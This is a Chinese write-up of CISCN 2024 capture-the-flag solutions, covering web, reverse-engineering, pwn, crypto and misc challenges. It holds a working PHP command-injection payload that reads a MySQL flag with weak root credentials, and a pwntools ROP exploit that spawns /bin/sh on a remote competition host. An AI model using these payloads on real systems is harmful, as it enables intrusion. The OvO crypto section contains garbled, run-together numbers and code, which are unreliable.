2024CISCN WriteUp By NKV

Web

Simple_php


```
a='find / -type f -mtime -100 -mtime +0'
a='exec 2>&1;mysql -u root -proot -e "use PHP_CMS;show tables;select * from
F1ag_Se3Re7; "'
print('cmd=php -r $a=<<<EOF%0a',end='')
data='php -r $a=<<<EOF%0a'
for i in a:
    print('\\x'+hex(ord(i))[2:],end='')
    data+='\\x'+hex(ord(i))[2:]

print('%0aEOF;var_dump($a);system($a);')
data+='%0aEOF;var_dump($a);system($a);'
```

复制直接在hackbar可以rce，在a处修改可以执行任意命令，rce后找不到flag，`cat /etc/passwd`可以看到mysql用户，mysql服务打一个root弱口令成功查到flag（exec 2>&1用来看mysql报错信息）

poc:`cmd=php -r $a=`

`<<<EOF%0a\x65\x78\x65\x63\x20\x32\x3e\x26\x31\x3b\x6d\x79\x73\x71\x6c\x20\x2d\x75\x20\x72\x6f\x6f\x74\x20\x2d\x70\x72\x6f\x6f\x74\x20\x2d\x65\x20\x22\x75\x73\x65\x20\x50\x48\x50\x5f\x43\x4d\x53\x3b\x73\x68\x6f\x77\x20\x74\x61\x62\x6c\x65\x73\x3b\x73\x65\x6c\x65\x63\x74\x20\x2a\x20\x66\x72\x6f\x6d\x20\x46\x31\x61\x67\x5f\x53\x65\x33\x52\x65\x37\x3b\x20\x22%0aEOF;var_dump($a);system($a);`



Re

asm_re

vscode打开文件，发现是ida生成的汇编代码。先定位到数据区，发现可疑字符串：

```
aFlagXxxxxxxxxx DCB "flag{xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx}",0
                                        ; DATA XREF: _main+24↑o
asc_100003EAB DCB 0xA,0                 ; DATA XREF: _main:loc_100003D54↑o
aTheResultArray DCB "The result array matches the expected array.",0xA,0
                                        ; DATA XREF: _main:loc_100003DE0↑o
aTheResultArray_0 DCB "The result array does not match the expected array.",0xA,0
                                        ; DATA XREF: _main:loc_100003DF0↑o
```

并且flag的格式是：flag{xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx}

大致浏览main函数，理解了代码的逻辑：

输入flag，经过加密转换后与unk_100003F10比较，如果相同就输出"The result array matches the expected array."，不同就输出"The result array does not match the expected array."。

定位unk_100003F10，提取出来

```
D7, 1F, B7, 21, 47, 1E, 27, 20, E7, 26, D7, 10, 27, 11, 07, 20, C7, 11, 47, 1E,
17, 10, 17, 10, F7, 11, 07, 20, 37, 10, 07, 11, 17, 1F, D7, 10, 17, 10, 17, 10,
67, 1F, 17, 10, C7, 11, C7, 11, 17, 10, D7, 1F, 17, 1F, 07, 11, 47, 0F, 27, 11,
37, 10, 47, 1E, 37, 10, D7, 1F, 07, 11, D7, 1F, 07, 11, 87, 27
```

然后将汇编代码转为c语言代码

```c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

void main() {
    // 定义 flag 字符串
    char flag[] = "flag{xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx}";
    // 定义用于填充 memcpy 函数的源数据和大小
    char* src = "unknown_data";
    size_t n = 0x98;

    // 分配内存以存储 flag 字符串
    char* dst = (char*)malloc(strlen(flag) + 1);
    // 将 flag 字符串拷贝到分配的内存中
    memcpy(dst, flag, strlen(flag) + 1);

    // 计算 flag 字符串的长度并增加 1
    int len = strlen(dst);
    len++;

    // 分配内存以存储临时数据
    char* temp = (char*)malloc(len * 4 + 0xF);
    // 对分配的内存地址进行调整
    temp = (char*)((((unsigned long long)temp + 0xF) & (~0xF)) - 0x100);

    // 模拟 memcpy 函数的调用
    memcpy(dst, src, n);

    // 开始模拟汇编中的逻辑
    while (1) {
        // 检查 flag 字符串的长度和临时数据的差值
        if ((len - *(int*)(temp + 0xDC)) < 0) {
            break;
        }

        // 将 flag 字符串的字符存储到临时数据中
        temp[*(int*)(temp + 0xDC)] = dst[*(int*)(temp + 0xDC)];

        // 对 flag 字符串的字符进行修改
        int w8 = temp[*(int*)(temp + 0xDC)];
        w8 *= 0x50;
        w8 += 0x14;
        w8 ^= 0x4D;
```

```
        w8 += 0x1E;

        // 将修改后的字符存储回 flag 字符串中
        dst[*(int*)(temp + 0xDC)] = w8;

        // 更新循环变量
        *(int*)(temp + 0xDC) += 1;
    }

    // 输出结果
    if (*(int*)(temp + 0xF4) == 0) {
        printf("The result array matches the expected array.\n");
    } else {
        printf("The result array does not match the expected array.\n");
    }

    // 释放分配的内存
    free(dst);
    free(temp);
}
```

对照着写出python脚本

```
def merge_numbers(numbers):
    merged = []
    for i in range(0, len(numbers), 2):
        merged.append(numbers[i] << 8 | numbers[i + 1])
    return merged

# 原始数字序列
original_numbers = [
    0xD7, 0x1F, 0xB7, 0x21, 0x47, 0x1E, 0x27, 0x20, 0xE7, 0x26,
    0xD7, 0x10, 0x27, 0x11, 0x07, 0x20, 0xC7, 0x11, 0x47, 0x1E,
    0x17, 0x10, 0x17, 0x10, 0xF7, 0x11, 0x07, 0x20, 0x37, 0x10,
    0x07, 0x11, 0x17, 0x1F, 0xD7, 0x10, 0x17, 0x10, 0x17, 0x10,
    0x67, 0x1F, 0x17, 0x10, 0xC7, 0x11, 0xC7, 0x11, 0x17, 0x10,
    0xD7, 0x1F, 0x17, 0x1F, 0x07, 0x11, 0x47, 0x0F, 0x27, 0x11,
    0x37, 0x10, 0x47, 0x1E, 0x37, 0x10, 0xD7, 0x1F, 0x07, 0x11,
    0xD7, 0x1F, 0x07, 0x11, 0x87, 0x27
]

# 再合并数字
merged_numbers = merge_numbers(original_numbers)

result = ""
for num in merged_numbers:
    num -= 0x1E
    num ^= 0x4D
    num -= 0x14
    num //= 0x50
    result += chr(num)

print(result)
```

运行报错，检查数组，发现数组元素过大，应该是小端序的原因。编写函数，两两一组交换顺序。

```python
def swap_pairs(numbers):
    swapped = []
    for i in range(0, len(numbers), 2):
        swapped.extend([numbers[i + 1], numbers[i]])
    return swapped

def merge_numbers(numbers):
    merged = []
    for i in range(0, len(numbers), 2):
        merged.append(numbers[i] << 8 | numbers[i + 1])
    return merged

# 原始数字序列
original_numbers = [
    0xD7, 0x1F, 0xB7, 0x21, 0x47, 0x1E, 0x27, 0x20, 0xE7, 0x26,
    0xD7, 0x10, 0x27, 0x11, 0x07, 0x20, 0xC7, 0x11, 0x47, 0x1E,
    0x17, 0x10, 0x17, 0x10, 0xF7, 0x11, 0x07, 0x20, 0x37, 0x10,
    0x07, 0x11, 0x17, 0x1F, 0xD7, 0x10, 0x17, 0x10, 0x17, 0x10,
    0x67, 0x1F, 0x17, 0x10, 0xC7, 0x11, 0xC7, 0x11, 0x17, 0x10,
    0xD7, 0x1F, 0x17, 0x1F, 0x07, 0x11, 0x47, 0x0F, 0x27, 0x11,
    0x37, 0x10, 0x47, 0x1E, 0x37, 0x10, 0xD7, 0x1F, 0x07, 0x11,
    0xD7, 0x1F, 0x07, 0x11, 0x87, 0x27
]

# 先交换位置
swapped_numbers = swap_pairs(original_numbers)

# 再合并数字
merged_numbers = merge_numbers(swapped_numbers)

result = ""
for num in merged_numbers:
    num -= 0x1E
    num ^= 0x4D
    num -= 0x14
    num //= 0x50
    result += chr(num)

print(result)
```

运行得到flag：flag{67e9a228e45b622c2992fb5174a4f5f5}

PWM

Gostack

解题思路

- 因为没有接触过go语言，因此此题的思路全部基于动态调试和试错。先运行程序，发现可以输入很长的信息，尝试先输入很少的垃圾数据，保证程序正确运行。接着打断点，调试，发现输入的数据都会被转移到栈上。计算rbp距离输入点的距离则可以计算出payload应该填多少垃圾数据。

- 但是因为尝试输入垃圾数据过多时程序就会在ret之前提前爆炸，貌似因为rdi的值为非法代码地址，所以自然想到了输入特殊字符替代垃圾数据尝试，如：/x00，当然测试出这一步并非一番丰顺，最开始的思路是我观察当程序正确执行的时候的寄存器的值分别是多少,我也动态调试观察到了他们的值是在栈上复制的，但是问题来了，栈上给他们赋值的值并非我们可以控制输入的，所以跟这个就没有关系了，既然不是构造的问题，那么就是垃圾数据本身的问题，我就尝试着把他们都替换成/x00，我也无法相信但是确实过了，就是那么神奇。既然返回地址可以ret，那么接下来就是找代码块了
- 因为一开始我不知道是什么程序，浏览了很多代码段，不管有用没用，发现了system调用（也可以用ida查找），然后用ropgadget又找到了一堆popret（但是有用的就几个），但是就是那么巧，寄存器都能附上值。到达此处这道题算是解出来了。
- 至于调试方法就自行了解吧

py

```
from pwn import*
#io = process("./gostack")
io = remote("8.147.128.96",16329)
context.log_level="debug"
#io.recvuntil("Happy magic golang!\n")
#gdb.attach(io)
#raw_input("a")
#gdb.attach(io)
raw_input("a")
io.recvuntil("Happy magic golang!\n")

io.recvuntil(b"Input your magic message :\n")
bss =0x00000000005633E8
poprdi = 0x00000000004a18a5
poprsi = 0x000000000042138a
poprax = 0x000000000040f984
poprdx = 0x00000000004944ec
syscall = 0x00000000004616C9
payload = p64(poprdi)
payload += 6*p64(0)
payload += p64(poprax)
payload += p64(0)
payload += p64(poprsi)
payload += p64(bss)
payload += p64(poprdx)
payload += p64(20)
payload += p64(syscall)

payload += p64(poprdi)
payload += p64(bss)+5*p64(0x0)
payload += p64(poprax)
payload += p64(59)
payload += p64(poprsi)
payload += p64(0)
payload += p64(poprdx)
payload += p64(0)
payload += p64(syscall)

#io.sendline(264*b'a'+p64(0x41)+p64(0x4aa800)+(464-264-16)*b'\x00'+p64(0x4a0ac0))
io.sendline((464)*b'\x00'+payload)
```

```
#io.sendline(464*b'\x00'+p64(0x4a0ac0))
#io.sendline(64*b'a'+p64(0x4a0ac0))
raw_input("a")
io.send("/bin/sh\x00")
io.interactive()
print(io.recv())
```

Crypto

古典密码

```
AnU7NnR4NassOGp3BDJgAGonMaJayTwrBqZ3ODMoMWxgMnFdNqtdMTM9
```

我们观察这一串字符，猜测使用了base64换表，进行解密，发现出问题了

我们使用随波逐流脚本工具，对其进行一个一个的暴力猜测，最后发现使用Atbash解密，获得一串字符串

```
ZmF7MmI4MzhhLTk3YWQtZTlmNzQzbGdiYjA3LWNlNDctNmUwMjgwNGN9
```

然后我们用base64进行解密，得到：`fa{2b838a-97ad-e9f743lgbb07-ce47-6e02804c}`

发现已经出现了fa和括号的形式，所以我们用栅栏解密进行破解，栅栏栏数为2

得到最后的flag：`flag{b2bb0873-8cae-4977-a6de-0e298f0744c3}`

OvO

首先我们观察题目，题目遮住了e的200个最低位，所以我们已知e的最高位，而我们题目中的kk是可以通过直接作除法得到的，我们利用n比p和q大得多的性质，直接近似计算出我们的$kk = e//n - 2$

然后我们尝试去化简我们题目中给出的式子：

$$e = 65537 + kk \times p + rr \times ((p+1) \times (q+1)) + 1$$

$$e = 65537 + kk \times p + (kk+2) \times ((p+1) \times (q+1)) + 1$$

$$e = 65537 + (kk+2) \times n + (2 \times kk + 2)p + (kk+2)q + kk + 3$$

然后我们对两边做乘以p的操作，就可以对其进行化简了

$$ep = 65537p + (kk+2)np + (2kk+2)p^2 + (kk+2) \times n + (kk+3) \times p$$

这样我们就可以做近似处理了，我们发现整个式子，只有p是未知的，我们已知kk和n，然后e的高位，所以我们可以根据该方程求解出我们的p的高位，然后再使用p高位泄露破解我们的n就可以了

sage脚本如下所示：

```
n =
 11192272235175235609411795734169733684813039771258842595422530083297776869011483
47036548952854406847516361987795558916923403015903965399217001252197847293259791972903423524804959704559031202653346615885161828489338432122757429
e =
 37059679294843322451875129178470872595128216054082068877693632035071251762179299
78315243531205260868556285968056992492413317568441354405121894546638041501317241609393967006418575278094538306944769374553872154839398285722538661460835910946392766
c =
 14999622534973796113769052025256345914577762432817016713135991450161695032250733
21322858750660196863315511921180717605132962689512561048440548679478328221459716587539308140599909087909656331145283179479685942726872473737756005355262622019143501510149694133777049689838309241449234867212681318336833760202382
k = e // n - 2
tmp = 65537 + (k+2)*n + (k+2)+1
R.<x> = PolynomialRing(RealField(1024))
f = e*x - (2*(k+1)*x^2 + (k+2)*n + tmp*x)
res = f.roots()

for root in res:
    p_h = int(root[0])
    PR.<x> = PolynomialRing(Zmod(n))
    f1 = x + p_h
    roots = f1.monic().small_roots(X=2^200,beta=0.4)
    if roots:
        p = int(roots[0]) + p_h
        q = n // p
        e = 65537 + k * p + (k+2) * ((p+1) * (q+1)) + 1
        print(p)
        print(q)
        print(e)
```

通过在线sagemath求解出了我们的p，q和e

我们得到了：

```
p=99154495324667804419808821146441327574695030453177410497865713277531601059731026033935857038018387138848522013258564593129586170615224961698709359347450911128771035395588897301708823733102922577208572623074970517473385338575436799377591687368471479508432956971914714943236763709810746639398909502016770607163760033935857038018387138848522013258564593129586170615224961698709359347450911128771035395588897301708823733102922577208572623074970517473385338575436799377591687368471479508432956971914714943236763709810746639398909502016770607163705967929484332245187512917847087259512821605408206887769363203507125176217929978315243531205260868556285968056992492413317568441354405121894546638041501317241609393967006418575278094538306944769374553872154839398285722538661460835910946392766372873924828668690275064976627756451622605322569638114504930321601832993762686608258019253410931074324905967929484332245187512917847087259512821605408206887769363203507125176217929978315243531205260868556285968056992492413317568441354405121894546638041501317241609393967006418575278094538306944769374553872154839398285722538661460835910946392766372873924828668690275064976627756451622605322569638114504930321601832993762686608258019253410931074324905c=14999622534973796113769052025256345914577762432817016713135991450161695032250733213228587506601968633155119211807176051329626895125610484405486794783282214597165875393081405999090879096563311452831794796859427268724737377560053552626220191435015101496941337770496898383092414492348672126813183368337602023823from gmpy2 import *from Crypto.Util.number import *n=p*qphi=(p-1)*(q-1)d=invert(e,phi)m=pow(c,d,n)print(long_to_bytes(m))
```

然后就是简单的RSA解密

```
p=99154495324667804419808821146441327574695030453177410497865713277531601059731026033935857038018387138848522013258564593129586170615224961698709359347450911128771035395588897301708823733102922577208572623074970517473385338575436799377591687368471479508432956971914714943236763709810746639398909502016770607163760033935857038018387138848522013258564593129586170615224961698709359347450911128771035395588897301708823733102922577208572623074970517473385338575436799377591687368471479508432956971914714943236763709810746639398909502016770607163705967929484332245187512917847087259512821605408206887769363203507125176217929978315243531205260868556285968056992492413317568441354405121894546638041501317241609393967006418575278094538306944769374553872154839398285722538661460835910946392766372873924828668690275064976627756451622605322569638114504930321601832993762686608258019253410931074324905
```

```
In [20]: p=99154495324667804419808821146441327574695030453177410497865713277531601059731026033935857038
         q=11287710353955888973017088237331029225772085726230749705174733853385754367993775916873684714
         e=37059679294843322451875129178470872595128216054082068877693632035071251762179299783152435312
         c=14999622534973796113769052025256345914577762432817016713135991450161695032250733213228587506
         from gmpy2 import *
         from Crypto.Util.number import *
         n=p*q
         phi=(p-1)*(q-1)
         d=invert(e,phi)
         m=pow(c,d,n)
         print(long_to_bytes(m))

         b'flag{b5f771c6-18df-49a9-9d6d-ee7804f5416c}'
```

最后我们得到了flag：`flag{b5f771c6-18df-49a9-9d6d-ee7804f5416c}`

Misc


火锅链观光打卡

进去之后先连上metamask，最下面答题，把食物种类刷满，铸一个NFT即可


通风机

附件直接`binwalk -e`可以脱出文件

其中一段



base64



大学生安全测试能力调研问卷

问卷

```
flag{海纳百川，有容乃大。}
```